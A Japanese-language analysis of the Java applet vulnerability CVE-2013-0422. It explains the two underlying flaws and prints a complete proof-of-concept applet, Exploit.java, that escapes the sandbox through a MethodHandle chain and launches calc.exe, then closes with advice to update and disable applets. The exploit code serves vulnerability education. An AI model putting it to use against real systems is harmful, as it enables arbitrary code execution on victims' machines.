Java Zero-Day

@potetisensei

1．概要

2012 年 12 月 7 日、Java に新たな脆弱性(セキュリティ上の欠陥)が発見されました。これは CVE-2013-0422 という名前で分類されているものです。CVE とは、脆弱性一つ一つを識別するタグのようなものです。

Java とは、プログラミング言語の一つであり、

「30 億のデバイスで走る Java」

と称されるように、銀行や Web ページ、携帯など様々な場所で動いています。そして、今回の脆弱性は Java アプレットと呼ばれるもの使用しています。

> アプレット
>
> Java アプレットは Java を Web ページ上で利用するための仕組みです。Java アプレットはブラウザに読み込まれユーザーの環境で動きます。そのため、悪意のあるプログラムが不正に動かないようにするために、セキュリティ制限をつけています。

では、CVE-2013-0422 についての説明を見てみましょう。報告された CVE の情報は http://cve.mitre.org/ に基本的に全て載っています（日本のサイトにはどのような脆弱性か、危険度はどの程度か、どう

いった対策を取ればよいか、ということは載っているのですが、いまいち内部まで解説してくれないような印象があります）。

> Multiple vulnerabilities in Oracle Java 7 before Update 11 allow remote attackers to execute arbitrary code by (1) using the public getMBeanInstantiator method in the JmxMBeanServer class to obtain a reference to a private MBeanInstantiator object, then retrieving arbitrary Class references using the findClass method, and (2) using the Reflection API with recursion in a way that bypasses a security check by the java.lang.invoke.MethodHandles.Lookup.checkSecurityManager method due to the inability of the sun.reflect.Reflection.getCallerClass method to skip frames related to the new reflection API, as exploited in the wild in January 2013, as demonstrated by Blackhole and Nuclear Pack, and a different vulnerability than CVE-2012-4681 and CVE-2012-3174.

英語で書かれていて、全くわかりませんね。私もよくわからないのですが、なんとなくで訳してみると、CVE-2013-0422 は２つの脆弱性を指しているようです。

１つは JmxMBeanServer クラスのインスタンスを生成する MbeanInstantiator オブジェクトのメンバの、find クラスの脆弱性。これによって任意のクラスの呼び出しができてしまいます。

もう１つは sun.reflect.Reflection.getCaller クラスによって checkSecurityManager を不正に回避できてしまうという脆弱性。Reflection API を再帰的に利用することで回避できるらしいですが、具体的には書かれていません。

つまり、これら２つを組み合わせることで任意のクラスのメンバ全てについてアクセスできてしまうということだそうです。従って、この脆弱性を悪用した Java アプレットの Web ページを作成し、ユーザーにア

クセスさせれば、様々なことをリモートで行えてしまうのです。この方法では、開発者や特定のサービスではなく、Java の環境をインストールしている一般のユーザー全てを攻撃できてしまうので非常に危険です。

更に、Oracle 社はこの脆弱性に関する Java のアップデートを配布していますが、変更点は `Reflection API` の修正と Java アプレット実行時にユーザーの許可を求めるようしただけで、 1 つ目の `find` クラスの脆弱性は直されていません。つまり、現在は攻撃できる状態にはありませんが、他の脆弱性さえ見つかってしまえば攻撃できてしまうのです。まるで、いつ爆発するかわからない爆弾を抱えたような、危険な状態にあります。

では、次に実際に脆弱性を利用した攻撃を実験してみましょう。

2.検証

ここからは実際に脆弱性のあるコードを使い、検証していきます。私は Java を全く書いたことがなかったので少し苦労しました。

はじめに、JDK 7u10 をインストールします。Download ページにはもう表示はなくなっていますが、インストールすることはできました。これから実行するサンプルでは、Windows にプリインストールされている電卓プログラム(以降、calc)を不正に起動させます。実際にウイルスをコピーして起動させても良いのですが、慣習として、このような場合には calc を起動するのが一般的です。calc さえ実行出来れば、ウイルスを起動できるように変えてやる作業などたやすいものです。

では、サンプルコードを見て行きましょう。

Exploit.java:

```
import java.applet.Applet;
import java.lang.invoke.MethodHandle;
import java.lang.invoke.MethodHandles;
import java.lang.invoke.MethodType;
import java.lang.reflect.Method;
import com.sun.jmx.mbeanserver.JmxMBeanServer;
import com.sun.jmx.mbeanserver.JmxMBeanServerBuilder;
import com.sun.jmx.mbeanserver.MBeanInstantiator;

public class Exploit extends Applet {
  public static byte[] string2bin(String strings)
  {
    byte[] array = new byte[strings.length() / 2];
    for (int i = 0; i < array.length; i++) {
      array[i] = (byte)Integer.parseInt(
        strings.substring(i*2, i*2 + 2), 16);
    }
    return array;
  }

  public static String classHex =
"cafebabe0000003300220a000500130a001400150700160a001700180700190700
1a07001b0100063c696e69743e0100032829560100044436f646501000f4c696e654e756d6265725461626
c6501000d537461636b4d61705461626c6507001a0700160100037275
6e01001428294c6a6176612f6c616e672f4f626a6563743b01000a536f7572636546696c6501001153616e64626f784
27265616b2e6a6176610c0008000907001c0c001d001e0100136a6176612f6c616e672f45786
3657074696f6e07001f0c00200021010010
6a6176612f6c616e672f4f626a65637401000c536
16e64626f78427265616b0100276a6176612f73656375726974792f50726976696c656765644
57863657074696f6e416374696f6e01001e6a6176612f73656375726974792f4163636573734
36f6e74726f6c6c657201000c646f50726976696c6567656401003d284c6a6176612f7365637
5726974792f50726976696c6567656445786365707469
6e416374696f6e3b294c6a6176612
f6c616e672f4f626a6563743b0100106a6176612f6c616e672f53797374656d0100127365745
3656375726974794d616e6167657201001e284c6a6176612f6c616e672f53656375726974794
d616e616765723b29560021000600050001000700000002000100080009000100
0a000000500
0010002000000e2ab700012ab8000257a700044cb100010004000900
0c00030002000b00000
012000400000008000400
0a0009000c000d000d000c000000100002ff000c000107000d00010
7000e000001000f00100001000a000000280002000100000
00c01b80004bb000559b70001b00
0000001000b0000000a000200000011000400120001001100000002
0012"; // binary of
SandboxBreak.class
```

```
  public void exec()
  {
    try {
      Runtime.getRuntime().exec("calc.exe");
    } catch(Throwable t){}
  }

  public void init()
  {
    byte[] binaryOfSandboxBreak = string2bin(classHex);
    try{
      JmxMBeanServerBuilder server_builder =
        new JmxMBeanServerBuilder();
      JmxMBeanServer server =
        (JmxMBeanServer)server_builder.newMBeanServer("",
          null, null);
      MBeanInstantiator Mbinstantiator =
        server.getMBeanInstantiator();
      Class context_class =
        Mbinstantiator.findClass(
          "sun.org.mozilla.javascript.internal.Context",
          (ClassLoader)null);
      Class gened_clsloader_class =
        Mbinstantiator.findClass(
"sun.org.mozilla.javascript.internal.GeneratedClassLoader",
          (ClassLoader)null);
      MethodHandles.Lookup lookup =
        MethodHandles.publicLookup();
      MethodType methodtype1 =
        MethodType.methodType(MethodHandle.class, Class.class,
           new Class[] { MethodType.class });
      MethodHandle findconstructor_handle =
        lookup.findVirtual(MethodHandles.Lookup.class,
         “findConstructor”, methodtype1);
      MethodType methodtype2 =
        MethodType.methodType(Void.TYPE);
```


```
  MethodHandle context_handle =
(MethodHandle)findconstructor_handle.invokeWithArguments(
       new Object[] {lookup, context_class, methodtype2});
  Object context_obj =
    context_handle.invokeWithArguments(new Object[0]);
  MethodType methodtype3 =
    MethodType.methodType(
      MethodHandle.class, Class.class,
      new Class[] {String.class, MethodType.class});
  MethodHandle findvirtual_handle =
    lookup.findVirtual(MethodHandles.Lookup.class,
      "findVirtual", methodtype3);
  MethodType methodtype4 =
    MethodType.methodType(gened_clsloader_class,
      ClassLoader.class);
  MethodHandle create_clsloader_handle =
    (MethodHandle)findvirtual_handle.invokeWithArguments(
      new Object[] {lookup, context_class,
        "createClassLoader", methodtype4});
  Object create_clsloader_obj =
    create_clsloader_handle.invokeWithArguments(
      new Object[] {context_obj, null});
  MethodType methodtype5 = MethodType.methodType(
    Class.class, String.class,
    new Class[] {byte[].class}     );
  MethodHandle definecls_handle =
    (MethodHandle)findvirtual_handle.invokeWithArguments(
      new Object[] {lookup, gened_clsloader_class,
        "defineClass", methodtype5});
  Class sandboxbreak =
    (Class)definecls_handle.invokeWithArguments(
      new Object[] {create_clsloader_obj, null,
        binaryOfSandboxBreak});
  sandboxbreak.newInstance();

  exec(); // Execute arbitrary code
```

```
    } catch (Throwable t) {}
  }
}
```

これが攻撃のサンプルコード、Exploit.java です。冗長で読みづらくてすみません...

これを実行すると、calc が起動します。下の画像は Applet Viewer を使って、実行した時のスクリーンショットです。



Exploit.java は、以下の様な動作をしています。

まず、リモートで任意のコードを実行するためには JVM のサンドボックスを無効にする必要があります。

```
System.setSecurityManager(null);
```

このコードを実行することによって、サンドボックスを無効化することができます。しかし、この関数自体を実行するのにもアプレット上では権限が足りません。

そこで、

```
sun.org.mozilla.javascript.internal.GeneratedClassLoader
```

を利用します。このクラスは class ファイルを byte の配列として読み込むことで class ファイル内のクラスを扱えるようにするためのものです。これを find クラスの脆弱性によって呼び出すというわけです。

なぜ、このクラスを経由して呼び出すのか。それはこのクラスには権限の制限が存在していない(doPrivileged という特別権限ブロックを持っている)からです。つまり、どんなコードを呼び出しても権限による制限はかからないわけです。

しかし、問題が 1 つあります。MethodHandles.Lookup がクラスインスタンスを生成できるように、権限のチェックを行なっているセキュリティチェックを回避しなければ実行することはできません。

そこでもう一つの脆弱性を使います。Java 7 になり、作りなおされた Reflection API には、古い API にはないバグが生まれてしまいました。それは、checkSecurityManager 内で、本当はスキップしなければならないルーチンを行なってしまっているため、セキュリティチェックが正しく行われないことがあるというものです。

これを悪用するためには、sun.org.mozilla.javascript.internal.Context クラスのインスタンスを生成する過程で Reflection を使用している Lookup を再帰的に使う事が必要です。

したがって、これをまとめると、

1. JmxMBeanServer の脆弱性によって

   sun.org.mozilla.javascript.internal.Context(以降、Context),

sun.org.mozilla.javascript.internal.GeneratedClassLoader の class 型オブジェクトを生成

2. Reflection を使用している Lookup を用いて findConstructer の MethodHandle を取得
3. Lookup インスタンス上で Context の Class オブジェクトを引数に与えて findConstructer を呼び出し、Context コンストラクタの MethodHandle を得て、そこからインスタンスを生成
4. Lookup から findVirtual の MethodHandle を取得
5. createClassLoader の MethodHandle を取得、インスタンスを生成
6. findVirtual を呼び出し、GeneratedClassLoader.defineClass の MethodHandle を取得
7. GeneratedClassLoader.defineClass によって BreakSanbox クラスを読み込み、インスタンスを生成し、サンドボックスを無効化。
8. 任意のコードを実行

という手順を踏むことによって任意のコードをリモート上で実行できるというわけです。

3.考察

読者の皆様、どうでしょうか。私の語彙力の無さのために分かりづらかったところが多くあったと思うのですが、ある程度ご理解いただけた

のでしょうか。

何度も言うようにこの脆弱性は非常に危険なものです。　また、確認はできていませんが、update11 以降ではセキュリティレベルによってアプレットの実行を制限することができるようになりましたが、それを回避する方法が見つかっているようです。†

従って、アップデートだけでなく、アプレットの無効化も行なっていただきたいと思います。

---

†この記事を書いた１月当時では確認できませんでしたが、４月現在、update17 までリリースされており、update16 までは同様の脆弱性を用いた攻撃ができることを確認しております。

参考文献

Immunity inc, Esteban Guillardoy, "Java MbeanInstantiator.findClass 0Day Analysis", http://partners.immunityinc.com/idocs/Java%20MBeanInstantiator.findClass%200day%20Analysis.pdf

CVE-2013-0422 exploit code, http://pastebin.com/WT1GPCTG